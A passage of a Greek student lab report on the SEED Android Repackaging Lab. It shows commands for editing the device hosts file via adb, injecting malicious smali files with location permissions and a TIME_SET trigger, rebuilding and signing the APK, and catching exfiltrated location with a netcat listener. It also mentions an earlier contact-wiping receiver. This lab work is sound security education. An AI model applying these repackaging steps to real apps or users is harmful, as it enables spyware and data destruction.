
2. Στη συνέχεια, δημιούργησα μερικές δοκιμαστικές επαφές μέσω της εφαρμογής Contacts.



3. Τέλος, άλλαξα την ώρα της συσκευής από τις ρυθμίσεις.










Αποτέλεσμα: Μετά την αλλαγή ώρας, ο κακόβουλος `BroadcastReceiver` ενεργοποιήθηκε μέσω της εντολής `TIME_SET` και εκτελέστηκε η μέθοδος `onReceive`, η οποία περιείχε κώδικα διαγραφής όλων των επαφών.



- ## Δραστηριότητα 6: Παρακολούθηση τοποθεσίας θύματος

Σκοπός: αυτής της δραστηριότητας είναι η χρήση τεχνικών repackaging για την εισαγωγή κακόβουλου κώδικα που συλλέγει δεδομένα τοποθεσίας από τον χρήστη θύμα και τα αποστέλλει στον server του επιτιθέμενου. Η ενεργοποίηση της επίθεσης βασίζεται σε **BroadcastReceiver** που αντιδρά στο σύστημα broadcast `TIME_SET`

- Βήμα 1: Διαμόρφωση DNS στο Android VM

Για να μπορέσει η κακόβουλη εφαρμογή να στείλει δεδομένα στη διεύθυνση `www.repackagingattacklab.com`, χρειάστηκε να τροποποιήσουμε το αρχείο `hosts` του Android ώστε να αντιστοιχεί το domain στην IP διεύθυνση του SEEDUbuntu VM:

Βήματα που ακολουθήσαμε:

1. Βρήκαμε την IP του Ubuntu με `ip a` ή `ifconfig.`
2. Συνδεθήκαμε με `adb` και μεταφέραμε το αρχείο:

```
adb root


adb connect 192.168.1.191

adb pull /system/etc/hosts

gedit hosts
```

```
[05/28/25]seed@VM:~$ adb root
restarting adbd as root
[05/28/25]seed@VM:~$ adb connect 192.168.1.191
connected to 192.168.1.191:5555
[05/28/25]seed@VM:~$ adb pull /system/etc/hosts
1 KB/s (101 bytes in 0.091s)
[05/28/25]seed@VM:~$ gedit hosts
```

3. Τροποποίησα το hosts αρχείο και πρόσθεσα την Ubuntu IP και το website www.repackagingattacklab.com



και έπειτα το ξανά αποθήκευσα το νέο αρχείο πίσω στο android με την εντολή:

```
adb push hosts /system/etc/hosts
```

```
[05/29/25]seed@VM:~$ adb connect 192.168.1.191
connected to 192.168.1.191:5555
[05/29/25]seed@VM:~$ adb pull /system/etc/hosts
1 KB/s (101 bytes in 0.085s)
[05/29/25]seed@VM:~$ gedit ./hosts
[05/29/25]seed@VM:~$ adb push ./hosts /system/etc/hosts
0 KB/s (101 bytes in 0.116s)
```

- Βήμα 2: Repackaging και εγκατάσταση εφαρμογής

1. Χρησιμοποιήσαμε τα αρχεία `MaliciousCode.smali`, `SendData.smali`, `SendData$1.smali` από το `MaliciousCode_Location/`.

2. Τα προσθέσαμε στον φάκελο:

```
smali/com/mobiseed/repackaging/
```

3. Τροποποιήσαμε το `AndroidManifest.xml` και προσθέσαμε:

```
<uses-permission
android:name="android.permission.ACCESS_COARSE_LOCATION"/>

<uses-permission
android:name="android.permission.ACCESS_FINE_LOCATION"/>

<uses-permission
android:name="android.permission.ACCESS_MOCK_LOCATION"/>

<uses-permission android:name="android.permission.INTERNET"/>


<application>

  ...

  <receiver android:name="com.mobiseed.repackaging.MaliciousCode">


    <intent-filter>

      <action android:name="android.intent.action.TIME_SET" />

    </intent-filter>

  </receiver>

</application>
```



Επίσης μεταφέραμε τα κακόβουλα .smali αρχεια που κατεβασαμε από το scenario2 στον φάκελο /smali/com/mobiseed/repackaging

4. Επανασυναρμολογήσαμε:

```
apktool b RepackagingLab
```

5. Υπογράψαμε το APK:

```
jarsigner -keystore mykey.keystore -signedjar
Repackaged_Location.apk dist/RepackagingLab.apk karabetsos
```

6. Εγκαταστήσαμε την εφαρμογή στο Android VM:

```
adb install Repackaged_Location.apk
```


```
[05/28/25]seed@VM:~$ jarsigner -keystore mykey.keystore
 RepackagingLab_Location/dist/RepackagingLab.apk myalia
s
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not tim
estamped. Without a timestamp, users may not be able to
 validate this jar after the signer certificate's expir
ation date (2052-10-13) or after any future revocation
date.
[05/28/25]seed@VM:~$
```

- Βήμα 3: Ενεργοποίηση Permissions

Από το Android VM ακολουθήσαμε τη διαδρομή:

Settings > Apps > Repackaging Lab > Permissions > Location > Enable



- Βήμα 4: Ενεργοποίηση της επίθεσης

1. Ανοίξαμε την εφαρμογή RepackagingLab μία φορά για να ενεργοποιηθεί ο BroadcastReceiver.
2. Εκτελέσαμε την εφαρμογή MockLocation, επιλέξαμε πόλη (π.χ. Αθήνα).
3. Αλλάξαμε χειροκίνητα την ώρα

Βήμα 5: Παρακολούθηση θύματος από τον επιτιθέμενο

1. Επιστρέψαμε στη SEEDUbuntu VM.
2. Εκτελέσαμε:

```
nc -l -v 80
```

Τελικό συμπέρασμα:

Μέσα από την ολοκλήρωση των έξι δραστηριοτήτων του εργαστηρίου Android Repackaging ήρθαμε σε άμεση επαφή με τεχνικές αντίστροφης μηχανικής, τροποποίησης εφαρμογών Android και ενσωμάτωσης κακόβουλου κώδικα και εκτέλεσης σεναρίων επίθεσης σε περιβάλλον δοκιμής.

Αρχικά, χρησιμοποιήσαμε το εργαλείο adb και τη μέθοδο sideloading για την εγκατάσταση της εφαρμογής στόχου. Στη συνέχεια, με τη βοήθεια του apktool, αποσυναρμολογήσαμε το αρχείο APK, εντοπίσαμε τη δομή της εφαρμογής και τροποποιήσαμε την εσωτερική της λογική με την προσθήκη custom smali αρχείων. Η επανασυναρμολόγηση και ψηφιακή υπογραφή της εφαρμογής ολοκλήρωσαν τη διαδικασία repackaging, καθιστώντας δυνατή την εγκατάσταση της τροποποιημένης εφαρμογής στη συσκευή-θύμα.

Αξιοποιώντας λειτουργίες του Android όπως οι BroadcastReceivers, καταφέραμε να ενεργοποιήσουμε κακόβουλες ενέργειες, αρχικά με τη διαγραφή επαφών και στη συνέχεια την παρακολούθηση τοποθεσίας μέσω εικονικού GPS .

Η εμπειρία αυτή μας επέτρεψε να κατανοήσουμε τα κενά ασφαλείας που μπορούν να προκύψουν από την επανασυσκευασία εφαρμογών και την ανυπαρξία επαλήθευσης υπογραφής. Ταυτόχρονα, επισημαίνει τη σημασία των μηχανισμών ελέγχου που εφαρμόζουν επίσημα app stores και την ανάγκη ενημέρωσης των χρηστών σχετικά με τους κινδύνους του sideloading.

Η άσκηση αποτέλεσε ένα εξαιρετικά πρακτικό και διδακτικό παράδειγμα εφαρμογής γνώσεων πάνω σε ασφάλεια κινητών συσκευών, αντίστροφη μηχανική και εκμετάλλευση λειτουργιών του Android OS.